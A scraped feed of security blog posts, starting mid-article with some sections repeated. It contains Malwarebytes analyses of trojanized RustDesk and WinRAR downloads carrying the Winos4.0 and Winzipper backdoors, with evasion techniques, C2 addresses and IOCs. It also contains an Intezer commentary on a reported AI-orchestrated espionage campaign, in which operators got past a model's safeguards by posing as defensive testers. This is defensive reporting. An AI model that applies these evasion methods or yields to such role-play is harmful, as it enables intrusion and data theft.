  4. Let the victim do the rest

This approach works because it exploits human trust rather than technical weaknesses. When software behaves exactly as expected, users have no reason to suspect compromise.

Indicators of compromise

File hashes (SHA256)

FileSHA256Classification
Trojanized installer330016ab17f2b03c7bc0e10482f7cb70d44a46f03ea327cd6dfe50f772e6af30Malicious
logger.exe / Libserver.exe5d308205e3817adcfdda849ec669fa75970ba8ffc7ca643bf44aa55c2085cb86Winos4.0 loader
RustDesk binaryc612fd5a91b2d83dd9761f1979543ce05f6fa1941de3e00e40f6c7cdb3d4a6a0Legitimate

Network indicators

Malicious domain: rustdesk[.]work

C2 server: 207.56.13[.]76:5666/TCP

In-memory payloads

During execution, the malware unpacks several additional components directly into memory:

SHA256SizeType
a71bb5cf751d7df158567d7d44356a9c66b684f2f9c788ed32dadcdefd9c917a107 KBWinosStager DLL
900161e74c4dbab37328ca380edb651dc3e120cfca6168d38f5f53adffd469f6351 KBWinosStager DLL
770261423c9b0e913cb08e5f903b360c6c8fd6d70afdf911066bc8da67174e43362 KBWinosStager DLL
1354bd633b0f73229f8f8e33d67bab909fc919072c8b6d46eee74dc2d637fd31104 KBWinosStager DLL
412b10c7bb86adaacc46fe567aede149d7c835ebd3bcab2ed4a160901db622c7~128 MBIn-memory payload
00781822b3d3798bcbec378dfbd22dc304b6099484839fe9a193ab2ed8852292307 KBIn-memory payload

How to protect yourself

The rustdesk[.]work campaign shows how attackers can gain access without exploits, warnings, or broken software. By hiding behind trusted open-source tools, this attack achieved persistence and cover while giving victims no reason to suspect compromise.

The takeaway is simple: software behaving normally does not mean it’s safe. Modern threats are designed to blend in, making layered defenses and behavioral detection essential.

For individuals:

  • Always verify download sources. Before downloading software, check that the domain matches the official project. For RustDesk, the legitimate site is rustdesk.com—not rustdesk.work or similar variants.
  • Be suspicious of search results. Attackers use SEO poisoning to push malicious sites to the top of search results. When possible, navigate directly to official websites rather than clicking search links.
  • Use security software. Malwarebytes Premium Security detects malware families like Winos4.0, even when bundled with legitimate software.

For businesses:

  • Monitor for unusual network connections. Outbound traffic on port 5666/TCP, or connections to unfamiliar IP addresses from systems running remote desktop software, should be investigated.
  • Implement application allowlisting. Restrict which applications can run in your environment to prevent unauthorized software execution.
  • Educate users about typosquatting. Training programs should include examples of fake websites and how to verify legitimate download sources.
  • Block known malicious infrastructure. Add the IOCs listed above to your security tools.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

How real software downloads can hide remote backdoors

It starts with a simple search.

You need to set up remote access to a colleague’s computer. You do a Google search for “RustDesk download,” click one of the top results, and land on a polished website with documentation, downloads, and familiar branding.

You install the software, launch it, and everything works exactly as expected.

What you don’t see is the second program that installs alongside it—one that quietly gives attackers persistent access to your computer.

That’s exactly what we observed in a campaign using the fake domain rustdesk[.]work.

The bait: a near-perfect impersonation

We identified a malicious website at rustdesk[.]work impersonating the legitimate RustDesk project, which is hosted at rustdesk.com. The fake site closely mirrors the real one, complete with multilingual content and prominent warnings claiming (ironically) that rustdesk[.]work is the only official domain.

This campaign doesn’t exploit software vulnerabilities or rely on advanced hacking techniques. It succeeds entirely through deception. When a website looks legitimate and the software behaves normally, most users never suspect anything is wrong.

The fake site in Chinese

The fake site in English

What happens when you run the installer

The installer performs a deliberate bait-and-switch:

  1. It installs real RustDesk, fully functional and unmodified
  2. It quietly installs a hidden backdoor, a malware framework known as Winos4.0

The user sees RustDesk launch normally. Everything appears to work. Meanwhile, the backdoor quietly establishes a connection to the attacker’s server.

By bundling malware with working software, attackers remove the most obvious red flag: broken or missing functionality. From the user’s point of view, nothing feels wrong.

Inside the infection chain

The malware executes through a staged process, with each step designed to evade detection and establish persistence:

Stage 1: The trojanized installer

The downloaded file (rustdesk-1.4.4-x86_64.exe) acts as both dropper and decoy. It writes two files to disk:

  • The legitimate RustDesk installer, which is executed to maintain cover
  • logger.exe, the Winos4.0 payload

The malware hides in plain sight. While the user watches RustDesk install normally, the malicious payload is quietly staged in the background.

Stage 2: Loader execution

The logger.exe file is a loader — its job is to set up the environment for the main implant. During execution, it:

  • Creates a new process
  • Allocates executable memory
  • Transitions execution to a new runtime identity: Libserver.exe

This loader-to-implant handoff is a common technique in sophisticated malware to separate the initial dropper from the persistent backdoor.

By changing its process name, the malware makes forensic analysis harder. Defenders looking for “logger.exe” won’t find a running process with that name.

Stage 3: In-memory module deployment

The Libserver.exe process unpacks the actual Winos4.0 framework entirely in memory. Several WinosStager DLL modules—and a large ~128 MB payload—are loaded without being written to disk as standalone files.

Traditional antivirus tools focus on scanning files on disk (file-based detection). By keeping its functional components in memory only, the malware significantly reduces the effectiveness of file-based detection. This is why behavioral analysis and memory scanning are critical for detecting threats like Winos4.0.

The hidden payload: Winos4.0

The secondary payload is identified as Winos4.0 (WinosStager): a sophisticated remote access framework that has been observed in multiple campaigns, particularly targeting users in Asia.

Once active, it allows attackers to:

  • Monitor victim activity and capture screenshots
  • Log keystrokes and steal credentials
  • Download and execute additional malware
  • Maintain persistent access even after system reboots

This isn’t simple malware—it’s a full-featured attack framework. Once installed, attackers have a foothold they can use to conduct espionage, steal data, or deploy ransomware at a time of their choosing.

Technical detail: How the malware hides

The malware employs several techniques to avoid detection:

What it doesHow it achieves thisWhy it matters
Runs entirely in memoryLoads executable code without writing filesEvades file-based detection
Detects analysis environmentsChecks available system memory and looks for debugging toolsPrevents security researchers from analyzing its behavior
Checks system languageQueries locale settings via the Windows registryMay be used to target (or avoid) specific geographic regions
Clears browser historyInvokes system APIs to delete browsing dataRemoves evidence of how the victim found the malicious site
Hides configuration in the registryStores encrypted data in unusual registry pathsHides configuration from casual inspection

Command-and-control activity

Shortly after installation, the malware connects to an attacker-controlled server:

  • IP: 207.56.13[.]76
  • Port: 5666/TCP

This connection allows attackers to send commands to the infected machine and receive stolen data in return. Network analysis confirmed sustained two-way communication consistent with an established command-and-control session.

How the malware blends into normal traffic

The malware is particularly clever in how it disguises its network activity:

DestinationPurpose
207.56.13[.]76:5666Malicious: Command-and-control server
209.250.254.15:21115-21116Legitimate: RustDesk relay traffic
api.rustdesk.com:443Legitimate: RustDesk API

Because the victim installed real RustDesk, the malware’s network traffic is mixed with legitimate remote desktop traffic. This makes it much harder for network security tools to identify the malicious connections: the infected computer looks like it’s just running RustDesk.

What this campaign reveals

This attack demonstrates a troubling trend: legitimate software used as camouflage for malware.

The attackers didn’t need to find a zero-day vulnerability or craft a sophisticated exploit. They simply:

  1. Registered a convincing domain name
  2. Cloned a legitimate website
  3. Bundled real software with their malware
  4. Let the victim do the rest

This approach works because it exploits human trust rather than technical weaknesses. When software behaves exactly as expected, users have no reason to suspect compromise.

Indicators of compromise

File hashes (SHA256)

FileSHA256Classification
Trojanized installer330016ab17f2b03c7bc0e10482f7cb70d44a46f03ea327cd6dfe50f772e6af30Malicious
logger.exe / Libserver.exe5d308205e3817adcfdda849ec669fa75970ba8ffc7ca643bf44aa55c2085cb86Winos4.0 loader
RustDesk binaryc612fd5a91b2d83dd9761f1979543ce05f6fa1941de3e00e40f6c7cdb3d4a6a0Legitimate

Network indicators

Malicious domain: rustdesk[.]work

C2 server: 207.56.13[.]76:5666/TCP

In-memory payloads

During execution, the malware unpacks several additional components directly into memory:

SHA256SizeType
a71bb5cf751d7df158567d7d44356a9c66b684f2f9c788ed32dadcdefd9c917a107 KBWinosStager DLL
900161e74c4dbab37328ca380edb651dc3e120cfca6168d38f5f53adffd469f6351 KBWinosStager DLL
770261423c9b0e913cb08e5f903b360c6c8fd6d70afdf911066bc8da67174e43362 KBWinosStager DLL
1354bd633b0f73229f8f8e33d67bab909fc919072c8b6d46eee74dc2d637fd31104 KBWinosStager DLL
412b10c7bb86adaacc46fe567aede149d7c835ebd3bcab2ed4a160901db622c7~128 MBIn-memory payload
00781822b3d3798bcbec378dfbd22dc304b6099484839fe9a193ab2ed8852292307 KBIn-memory payload

How to protect yourself

The rustdesk[.]work campaign shows how attackers can gain access without exploits, warnings, or broken software. By hiding behind trusted open-source tools, this attack achieved persistence and cover while giving victims no reason to suspect compromise.

The takeaway is simple: software behaving normally does not mean it’s safe. Modern threats are designed to blend in, making layered defenses and behavioral detection essential.

For individuals:

  • Always verify download sources. Before downloading software, check that the domain matches the official project. For RustDesk, the legitimate site is rustdesk.com—not rustdesk.work or similar variants.
  • Be suspicious of search results. Attackers use SEO poisoning to push malicious sites to the top of search results. When possible, navigate directly to official websites rather than clicking search links.
  • Use security software. Malwarebytes Premium Security detects malware families like Winos4.0, even when bundled with legitimate software.

For businesses:

  • Monitor for unusual network connections. Outbound traffic on port 5666/TCP, or connections to unfamiliar IP addresses from systems running remote desktop software, should be investigated.
  • Implement application allowlisting. Restrict which applications can run in your environment to prevent unauthorized software execution.
  • Educate users about typosquatting. Training programs should include examples of fake websites and how to verify legitimate download sources.
  • Block known malicious infrastructure. Add the IOCs listed above to your security tools.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Fake WinRAR downloads hide malware behind a real installer

A member of our web research team pointed me to a fake WinRAR installer that was linked from various Chinese websites. When these links start to show up, that’s usually a good indicator of a new campaign.

So, I downloaded the file and started an analysis, which turned out to be something of a Matryoshka doll. Layer after layer, after layer.

WinRAR is a popular utility that’s often downloaded from “unofficial” sites, which gives campaigns offering fake downloads a bigger chance of being effective.

Often, these payloads contain self-extracting or multi-stage components that can download further malware, establish persistence, exfiltrate data, or open backdoors, all depending on an initial system analysis. So it was no surprise that one of the first actions this malware took was to access sensitive Windows data in the form of Windows Profiles information.

This, along with other findings from our analysis (see below), indicates that the file selects the “best-fit” malware for the affected system before further compromising or infecting it.

How to stay safe

Mistakes are easily made when you’re looking for software to solve a problem, especially when you want that solution fast. A few simple tips can help keep you safe in situations like this.

  • Only download software from official and trusted sources. Avoid clicking links that promise to deliver that software on social media, in emails, or on other unfamiliar websites.
  • Use a real-time, up-to-date anti-malware solution to block threats before they can run.

Analysis


The original file was called winrar-x64-713scp.zip and the initial analysis with Detect It Easy (DIE) already hinted at several layers.

Detect It Easy first analysis
Detect It Easy first analysis: 7-Zip, UPX, SFX — anything else?

Unzipping the file produced winrar-x64-713scp.exe which turned out to be a UPX packed file that required the --force option to unpack it due to deliberate PE anomalies. UPX normally aborts compression if it finds unexpected values or unknown data in the executable header fields, as that data may be required for the program to run correctly. The --force option tells UPX to ignore these anomalies and proceed with decompression anyway.

Looking at the unpacked file, DIE showed yet another layer: (Heur)Packer: Compressed or packed data[SFX]. Looking at the strings inside the file I noticed two RunProgram instances:

RunProgram="nowait:\"1winrar-x64-713scp1.exe\" "

RunProgram="nowait:\"youhua163

These commands tell the SFX archive to run the embedded programs immediately after extraction, without waiting for it to complete (nowait).

Using PeaZip, I extracted both embedded files.

The Chinese characters “安装” complicated the string analysis, but they translate as “install,” which further piqued my interest. The file 1winrar-x64-713scp1.exe turned out to be the actual WinRAR installer, likely included to ease suspicion for anyone running the malware.

After removing another layer, the other file turned out to be a password-protected zip file named setup.hta. The obfuscation used here led me to switch to dynamic analysis. Running the file on a virtual machine showed that setup.hta is unpacked at runtime directly into memory. The memory dump revealed another interesting string: nimasila360.exe.

This is a known file often created by fake installers and associated with the Winzipper malware. Winzipper is a known Chinese-language malicious program that pretends to be a harmless file archive so it can sneak onto a victim’s computer, often through links or attachments. Once opened and installed, it quietly deploys a hidden backdoor that lets attackers remotely control the machine, steal data, and install additional malware, all while the victim believes they’ve simply installed legitimate software.

Indicators of Compromise (IOCs)

Domains:

winrar-tw[.]com

winrar-x64[.]com

winrar-zip[.]com

Filenames:

winrar-x64-713scp.zip

youhua163安装.exe

setup.hta (dropped in C:\Users\{username}\AppData\Local\Temp)

Malwarebytes’ web protection component blocks all domains hosting the malicious file and installer.

Malwarebytes blocks winrar-tw[.]com
  •  

Fake WinRAR downloads hide malware behind a real installer

A member of our web research team pointed me to a fake WinRAR installer that was linked from various Chinese websites. When these links start to show up, that’s usually a good indicator of a new campaign.

So, I downloaded the file and started an analysis, which turned out to be something of a Matryoshka doll. Layer after layer, after layer.

WinRAR is a popular utility that’s often downloaded from “unofficial” sites, which gives campaigns offering fake downloads a bigger chance of being effective.

Often, these payloads contain self-extracting or multi-stage components that can download further malware, establish persistence, exfiltrate data, or open backdoors, all depending on an initial system analysis. So it was no surprise that one of the first actions this malware took was to access sensitive Windows data in the form of Windows Profiles information.

This, along with other findings from our analysis (see below), indicates that the file selects the “best-fit” malware for the affected system before further compromising or infecting it.

How to stay safe

Mistakes are easily made when you’re looking for software to solve a problem, especially when you want that solution fast. A few simple tips can help keep you safe in situations like this.

  • Only download software from official and trusted sources. Avoid clicking links that promise to deliver that software on social media, in emails, or on other unfamiliar websites.
  • Use a real-time, up-to-date anti-malware solution to block threats before they can run.

Analysis

The original file was called winrar-x64-713scp.zip and the initial analysis with Detect It Easy (DIE) already hinted at several layers.

Detect It Easy first analysis
Detect It Easy first analysis: 7-Zip, UPX, SFX — anything else?

Unzipping the file produced winrar-x64-713scp.exe which turned out to be a UPX packed file that required the --force option to unpack it due to deliberate PE anomalies. UPX normally aborts compression if it finds unexpected values or unknown data in the executable header fields, as that data may be required for the program to run correctly. The --force option tells UPX to ignore these anomalies and proceed with decompression anyway.

Looking at the unpacked file, DIE showed yet another layer: (Heur)Packer: Compressed or packed data[SFX]. Looking at the strings inside the file I noticed two RunProgram instances:

RunProgram="nowait:\"1winrar-x64-713scp1.exe\" "

RunProgram="nowait:\"youhua163

These commands tell the SFX archive to run the embedded programs immediately after extraction, without waiting for it to complete (nowait).

Using PeaZip, I extracted both embedded files.

The Chinese characters “安装” complicated the string analysis, but they translate as “install,” which further piqued my interest. The file 1winrar-x64-713scp1.exe turned out to be the actual WinRAR installer, likely included to ease suspicion for anyone running the malware.

After removing another layer, the other file turned out to be a password-protected zip file named setup.hta. The obfuscation used here led me to switch to dynamic analysis. Running the file on a virtual machine showed that setup.hta is unpacked at runtime directly into memory. The memory dump revealed another interesting string: nimasila360.exe.

This is a known file often created by fake installers and associated with the Winzipper malware. Winzipper is a known Chinese-language malicious program that pretends to be a harmless file archive so it can sneak onto a victim’s computer, often through links or attachments. Once opened and installed, it quietly deploys a hidden backdoor that lets attackers remotely control the machine, steal data, and install additional malware, all while the victim believes they’ve simply installed legitimate software.

Indicators of Compromise (IOCs)

Domains:

winrar-tw[.]com

winrar-x64[.]com

winrar-zip[.]com

Filenames:

winrar-x64-713scp.zip

youhua163安装.exe

setup.hta (dropped in C:\Users\{username}\AppData\Local\Temp)

Malwarebytes’ web protection component blocks all domains hosting the malicious file and installer.

Malwarebytes blocks winrar-tw[.]com
  •  

What the Anthropic report on AI espionage means for security leaders

1. Introduction: The Benchmark, Not the Hype

For a while now, the security community has been aware that threat actors are using AI. We’ve seen evidence of it for everything from generating phishing content to optimizing malware. The recent report from Anthropic on an “AI-orchestrated cyber espionage campaign”, however, marks a significant milestone.

This is the first time we have a public, detailed report of a campaign where AI was used at this scale and with this level of sophistication, moving the threat from a collection of AI-assisted tasks to a largely autonomous, orchestrated operation.

This report is a significant new benchmark for our industry. It’s not a reason to panic – it’s a reason to prepare. It provides the first detailed case study of a state-sponsored attack with three critical distinctions:

  • It was “agentic”: This wasn’t just an attacker using AI for help. This was an AI system executing 80-90% of the attack largely on its own.
  • It targeted high-value entities: The campaign was aimed at approximately 30 major technology corporations, financial institutions, and government agencies.
  • It had successful intrusions: Anthropic confirmed the campaign resulted in “a handful of successful intrusions” and obtained access to “confirmed high-value targets for intelligence collection”.

Together, these distinctions show why this case matters. A high-level, autonomous, and successful AI-driven attack is no longer a future theory. It is a documented, current-day reality.

2. What Actually Happened: A Summary of the Attack

For those who haven’t read the full report (or the summary blog post), here are the key facts.

The attack (designated GTG-1002) was a “highly sophisticated cyber espionage operation” detected in mid-September 2025.

  • AI Autonomy: The attacker used Anthropic’s Claude Code as an autonomous agent, which independently executed 80-90% of all tactical work.
  • Human Role: Human operators acted as “strategic supervisors”. They set the initial targets and authorized critical decisions, like escalating to active exploitation or approving final data exfiltration.
  • Bypassing Safeguards: The operators bypassed AI safety controls using simple “social engineering”. The report notes, “The key was role-play: the human operators claimed that they were employees of legitimate cybersecurity firms and convinced Claude that it was being used in defensive cybersecurity testing”.
  • Full Lifecycle: The AI autonomously executed the entire attack chain: reconnaissance, vulnerability discovery, exploitation, lateral movement, credential harvesting, and data collection.
  • Timeline: After detecting the activity, Anthropic’s team launched an investigation, banned the accounts, and notified partners and affected entities over the “following ten days”.

Source: https://www.anthropic.com/news/disrupting-AI-espionage

3. What Was Not New (And Why It Matters)

To have a credible discussion, we must also look at what wasn’t new. This attack wasn’t about secret, magical weapons.

The report is clear that the attack’s sophistication came from orchestration, not novelty.

  • No Zero-Days: The report does not mention the use of novel zero-day exploits.
  • Commodity Tools: The report states, “The operational infrastructure relied overwhelmingly on open source penetration testing tools rather than custom malware development”.

This matters because defenders often look for new exploit types or malware indicators. But the shift here is operational, not technical. The attackers didn’t invent a new weapon, they built a far more effective way to use the ones we already know.

4. The New Reality: Why This Is an Evolving Threat

So, if the tools aren’t new, what is? The execution model. And we must assume this new model is here to stay.

This new attack method is a natural evolution of technology. We should not expect it to be “stopped” at the source for two main reasons:

  1. Commercial Safeguards are Limited: AI vendors like Anthropic are building strong safety controls – it’s how this was detected in the first place. But as the report notes, malicious actors are continually trying to find ways around them. No vendor can be expected to block 100% of all malicious activity.
  2. The Open-Source Factor: This is the larger trend. Attackers don’t need to use a commercial, monitored service. With powerful open-source AI models and orchestration frameworks – such as LLaMA, self-hosted inference stacks, and LangChain/LangGraph agents – attackers can build private AI systems on their own infrastructure. This leaves no vendor in the middle to monitor or prevent the abuse.

The attack surface is not necessarily growing, but the attacker’s execution engine is accelerating.

5. Detection: Key Patterns to Hunt For

While the techniques were familiar, their execution creates a different kind of detection challenge. An AI-driven attack doesn’t generate one “smoking gun” alert, like a unique malware hash or a known-bad IP. Instead, it generates a storm of low-fidelity signals. The key is to hunt for the patterns within this noise:

  • Anomalous Request Volumes: The AI operated at “physically impossible request rates” with “peak activity included thousands of requests, representing sustained request rates of multiple operations per second”. This is a classic low-fidelity, high-volume signal that is often just seen as noise.
  • Commodity and Open-Source Penetration Testing Tools: The attack utilized a combination of “standard security utilities” and “open source penetration testing tools”.
  • Traffic from Browser Automation: The report explicitly calls out “Browser automation for web application reconnaissance” to “systematically catalog target infrastructure” and “analyze authentication mechanisms”.
  • Automated Stolen Credential Testing: The AI didn’t just test one password, it “systematically tested authentication against internal APIs, database systems, container registries, and logging infrastructure”. This automated, broad, and rapid testing looks very different from a human’s manual attempts.
  • Audit for Unauthorized Account Creation: This is a critical, high-confidence post-exploitation signal. In one successful compromise, the AI’s autonomous actions included the creation of a “persistent backdoor user”.

6. The Defender’s Challenge: A Flood of Low-Fidelity Noise

The detection patterns listed above create the central challenge of defending against AI-orchestrated attacks. The problem isn’t just alert volume, it’s that these attacks generate a massive volume of low-fidelity alerts.

This new execution model creates critical blind spots:

  1. The Volume Blind Spot: The AI’s automated nature creates a flood of low-confidence alerts. No human-only SOC can manually triage this volume.
  2. The Temporal (Speed) Blind Spot: A human-led intrusion might take days or weeks. Here, the AI compressed a full database extraction – from authentication to data parsing – into just 2-6 hours. Our human-based detection and response loops are often too slow to keep up.
  3. The Context Blind Spot: The AI’s real power is connecting many small, seemingly unrelated signals (a scan, a login failure, a data query) into a single, coherent attack chain. A human analyst, looking at these alerts one by one, would likely miss the larger pattern.

7. The Importance of Autonomous Triage and Investigation

When the attack is autonomous, the defense must also have autonomous capabilities.

We cannot hire our way out of this speed and scale problem. The security operations model must shift. The goal of autonomous triage is not just to add context, but to handle the entire investigation process for every single alert, especially the thousands of low-severity signals that AI-driven attacks create.

An autonomous system can automatically investigate these signals at machine speed, determine which ones are irrelevant noise, and suppress them.

This is the true value: the system escalates only the high-confidence, confirmed incidents that actually matter. This frees your human analysts from chasing noise and allows them to focus on real, complex threats.

This is exactly the type of challenge autonomous triage systems like the one we’ve built at Intezer were designed to solve. As Anthropic’s own report concludes, “Security teams should experiment with applying AI for defense in areas like SOC automation, threat detection… and incident response“.

8. Evolving Your Offensive Security Program

To defend against this threat, we must be able to test our defenses against it. All offensive security activities, internal red teams, external penetration tests, and attack simulations, must evolve.

It is no longer enough for offensive security teams to manually simulate attacks. To truly test your defenses, your red teams or external pentesters must adopt agentic AI frameworks themselves.

The new mandate is to simulate the speed, scale, and orchestration of an AI-driven attack, similar to the one detailed in the Anthropic report. Only then can you validate whether your defensive systems and automated processes can withstand this new class of automated onslaught. Naturally, all such simulations must be done safely and ethically to prevent any real-world risk.

9. Conclusion: When the Threat Model Changes, Our Processes Must, Too.

The Anthropic report doesn’t introduce a new magic exploit. It introduces a new execution model that we now need to design our defenses around.

Let’s summarize the key, practical takeaways:

  • AI-orchestrated attacks are a proven, documented reality.
  • The primary threat is speed and scale, which is designed to overwhelm manual security processes.
  • Security leaders must prioritize automating investigation and triage to suppress the noise and escalate what matters.
  • We must evolve offensive security testing to simulate this new class of autonomous threat.

This report is a clear signal. The threat model has officially changed. Your security architecture, processes, and playbooks must change with it. The same applies if you rely on an MSSP, verify they’re evolving their detection and triage capabilities for this new model. This shift isn’t hype, it’s a practical change in execution speed. With the right adjustments and automation, defenders can meet this challenge.

To learn more, you can read the Anthropic blog post here and the full technical report here.

The post What the Anthropic report on AI espionage means for security leaders appeared first on Intezer.

  •  
❌